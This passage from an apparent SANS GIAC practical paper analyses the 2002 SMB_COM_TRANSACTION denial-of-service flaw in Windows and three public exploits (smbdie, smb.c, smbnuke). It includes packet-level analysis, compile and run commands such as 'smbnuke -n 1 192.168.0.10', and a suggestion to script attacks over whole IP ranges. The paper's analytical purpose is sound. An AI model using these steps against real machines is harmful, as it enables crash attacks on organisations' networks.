All three versions have there own individual exposure. The first one is ideal for any "script kiddy". The second and the third one are the more dangerous ones. With this code in hand a real professional black hat can do a real mess to a company. He only needs to combine the compiled programs with a script which uses a predefined IP address range as input and then sends in a loop the malformed package to all the named addresses. This scenario is especially easy to realize with the version coded by Frederic Deltang because this one does not need the NetBIOS name as input and because of this fact it is "ready for scripting".

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

3.1.2 Operating systems affected

As the SMB protocol is very close engaged to the Microsoft Windows platform the list of affected operating systems reads like the "who is who" of the operating systems made by the company from Redmond.
Affected are the following operating systems and all different variants available of these:

- Windows NT 4.0 Workstation
- Windows NT 4.0 Server
- Windows NT 4.0 Back Office Server
- Windows NT 4.0 Terminal Server
- Windows 2000 Professional
- Windows 2000 Server
- Windows 2000 Back Office Server
- Windows 2000 Advanced Server
- Windows 2000 Datacenter Server
- Windows XP Home Edition
- Windows XP Professional Edition
- .Net Server until RC1

3.1.3 Protocols/Services

The smbdie exploit makes use for transport purposes of the following protocols:

- TCP/IP
- NetBIOS
- SMB

The service affected by the exploit itself is the implementation of the SMB protocol on the operating systems mentioned in 3.1.2. Therefore that the SMB protocol is a core component of the operating system which is forced by the exploit to an exception it shows up, that the exception handling procedures built in the operating systems are not capable of resolving this situation. The result of this fact is the well known "Blue Screen".

3.1.4 Brief description

The SMB_COM_TRASNACTION vulnerability was first published by CERT and other security related websites on August 22nd. There are three different version of the exploit. The difference is founded on the fact that there are three function calls in the implementation of the SMB protocol on the Windows platform which are exploitable.
After executing the available exploits and entering the victims contact data it is possible to crash any unpatched system.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

The danger of this vulnerability lies not in the fact that an attacker has the ability to execute inserted code on the machine, at least until now. The danger comes from the fact that the available exploits are so easy to use and so easy to script, even for script kiddies. By that a massive DoS attack can be done without much knowledge but can be very disastrous to a company or organization relaying on their computer infrastructure.

3.2 Description of variants

After the vulnerability was published it was just a matter of time before the first exploit would have been available. The first exploit was official released on August the 26th. This one was the Windows based gui version with no hint when it was coded. The second released exploit was written in C coded and ready for the Linux platform. It was available on the net by August 29th. It was published by Fredric Deletang on the Bugtraq Mailing list as a proof of concept for the vulnerability. The last one was released on August 31st but in the header of the code it says that this exploit was written on August 23rd, so only one day after the announcement of the vulnerability. All three versions have in common that they only use one of the three attackable functions in the SMB protocol stack, the NetServerEnum2 vulnerability.

The smbdie exploit is a Windows based gui (see Figure 8) version of the exploit. No source code is available and the attacker needs two information's as input for the program to execute, the IP address and the corresponding NetBIOS name of the victims computer.




Figure 8 The gui of the smbdie exploit

The smb exploit was the third one available. It was released as C source code for the Linux platform. After you compile the source code you receive a fully functional exploit. From the way to use it is equivalent to the windows based version despite the fact of the

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

missing gui. It needs as input the IP address, the NetBIOS name and the port to attack of the victim's computer. A screenshot of the help screen is shown in figure9.




Figure 9 The smb exploit options

The second released exploit is the exploit written by Frederic Deletang as proof of concept published on the Bugtraq mailing list. From all three exploits this one is the most informative and sophisticated one. As you can see in figure 10 it is configurable in nearly any way. The only feature which is missing is that you can not choose between the different possible exploits. An in depth discussion of the smbnuke exploit can be found in chapter 3.6.




Figure 10 The smbnuke exploit options

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

3.4 How the exploit works

In order to better understand the workings of the exploit Ethereal was used to collect the traffic as it transited from the attacking system to the target. By analyzing the data from the captures I will illustrate how the exploit works to crash the attacked system.
The way the attack work consists of four phases. The phase number I is shown in Figure 11. It shows the establishment of a TCP connection between the attacker machine called DARTH-VADER and the victim's machine called ELSAWIN.




Figure 11 Phase I, the establishment of a TCP session between attacker and victim

The next phase is the establishment of the needed NetBIOS session. This is done by sending a NetBIOS Session Request. The request is shown in Figure 12. It is acknowledged by the next packet from the victim's computer with a NetBIOS "Positive session response" packet. Phase III consists of three SMB protocol communication pairs between attacker and victim. The first communication pair establishes the SMB protocol itself. The second pair establishes the SMB session. And the last pair of data packets establishes a Tree connect to an always available standard share in the Windows world, the IPC$ share, shown in Figure 13.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.




Figure 12 Phase II, establishment of a NetBIOS session




Figure 13 Phase III, establishment of the SMB session and bind to the IPC$ share

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Now starts phase IV, the most interesting phase. Now the exploit which is the smbdie variant sends the malcrafted SMB packet to the victim. This is shown in Figure 14. The important content which forces the victim's machine to crash is the 'Max Data Count' with a length of zero and also the 'Max Param Count' with a length of zero. As you can also see from Figure 14 it is the "NetServerEnum2" vulnerability we have to deal with in that case.




Figure 14 Phase IV, the destructive packet is send to the victim

Because of the fact that the available exploits all use the same vulnerability I will give now a brief summary of all three exploits to have a complete understanding.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Exploit Type	Description
NetShareEnum	SMB will crash if it receives a crafted SMB_COM_TRANSACTION packet requesting a NetShareEnum transaction, with field 'Max Param Count' or 'Max Data Count' set to zero (0). On exploitation, the crashed host condition exhibits a blue screen. This vulnerability can be exploited by an attacker with access to a user account on the target system.
NetServerEnum2	SMB will crash if it receives a crafted SMB_COM_TRANSACTION packet requesting a NetServerEnum2 transaction. If either the 'Max Param Count' field or the 'Max Data Count' field of the field is set to zero (0), the destination SMB host will crash with a blue screen. This vulnerability can be exploited by both local and remote attackers.
NetServerEnum3	SMB may crash if it receives a crafted SMB_COM_TRANSACTION packet requesting a NetServerEnum2 transaction. If either the 'Max Param Count' field or 'Max Data Count' field of the packet is set to zero (0), the destination SMB host will crash with a blue screen. This vulnerability can be exploited by both local and remote attackers.

Figure 15 Table of the three different types of the SMB vulnerability

As we can see the responsible cause for all three vulnerabilities is the circumstance that in a SMB packet of the before named type the 'Max Data Count' or the 'Max Param Count' field is set to zero and this exception is not handeld by the affected systems. The only difference is that the "NetShareEnum" vulnerabilty only can be used if the attacker has his hands on a local user account. All other vulnerabilities can be used by a remote attacker without a local account.

3.5 Diagram

All three available exploits can be performed from any system connected to any IP network anywhere in the world. The only precaution is that the port 139 is not protected and the system itself is vulnerable.
Below you will find a diagram (Figure 16) illustrating any single communication packet which leads to the DoS attack in addition to the in chapter 3.4 already made explanations.




Figure 16 Diagram of the attack

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

3.6 How to use the exploits

Using the exploits is almost trivial. The smbdie exploit comes as an already compiled executable with an easy to use gui. It runs on any Windows NT based platform. It has been tested on Windows NT 4, Windows 2000, Windows XP and .Net Server RC1. The gui interface is shown in figure 17. The screenshot illustrates how easy the exploit is to use without any knowledge about the vulnerability itself.




Figure 17 Screenshot of the smbdie exploit gui

The both other discussed exploits need a little more knowledge about the Linux platform and how to compile source code.

Before the exploits can be used they have to be compiled first to receive an executable binary. The source codes are as smbnuke.c and smb.c available. As both exploits were written on the Linux platform gcc is the preferred compiler. The code will be compiled on most systems by typing

```
# gcc smbnuke.c
```

or

```
# gcc smb.c
```

for the other exploit. In both cases an executable binary called a.out will be the result. For easier use it might be useful to rename the binary according to its source code name with the command

```
# mv a.out smbnuke        or        # mv a.out smb
```

First I will discuss the smbnuke exploit, afterwards the smb version. From all three available exploits the version written by Frederic Deletang is the most informative and easiest to use variant. If you just start the binary you will be prompted with an information table about all available options of the exploit which is shown in figure 18.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

By default the exploit just needs the IP address of the machine to be attacked as input. After entering an IP address

smbnuke –n 1 192.168.0.10

the executable attacks the machine and after the attack it checks if the machine is really crashed by checking if there are any answered packets on TCP and UDP requests. The option "-n 1" stands for using only one special crafted smb packet to crash the victim machine. The default value is ten, but in all test series which have been done for this writing never more than one packet was needed to crash a vulnerable machine. The screen output of the program illustrates very well the different steps which are needed to successfully attack a vulnerable machine:

- Connect to victim
- Negotiate protocol
- Initiate SMB session
- Tree connect
- Transmit special crafted SMB packet

Typically the attacked machine crashes within seconds after receiving the first malcrafted SMB packet with the colloquial called "blue screen of death".




Figure 18 The smbnuke exploit information screen

The great advantage and also the biggest thread of the smbnuke exploit is the fact that it just needs an IP address as input. So it is ideal for combining it with a script attacking a complete IP address range and by this for example make a DoS attack to a whole address range e.g. of a company and by this a DoS attack to the whole company. A frightening scenario because of the damage which could be done and the ease it could be achieved.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

The only precondition an attacker needs is a machine connected to the network which should be attacked.

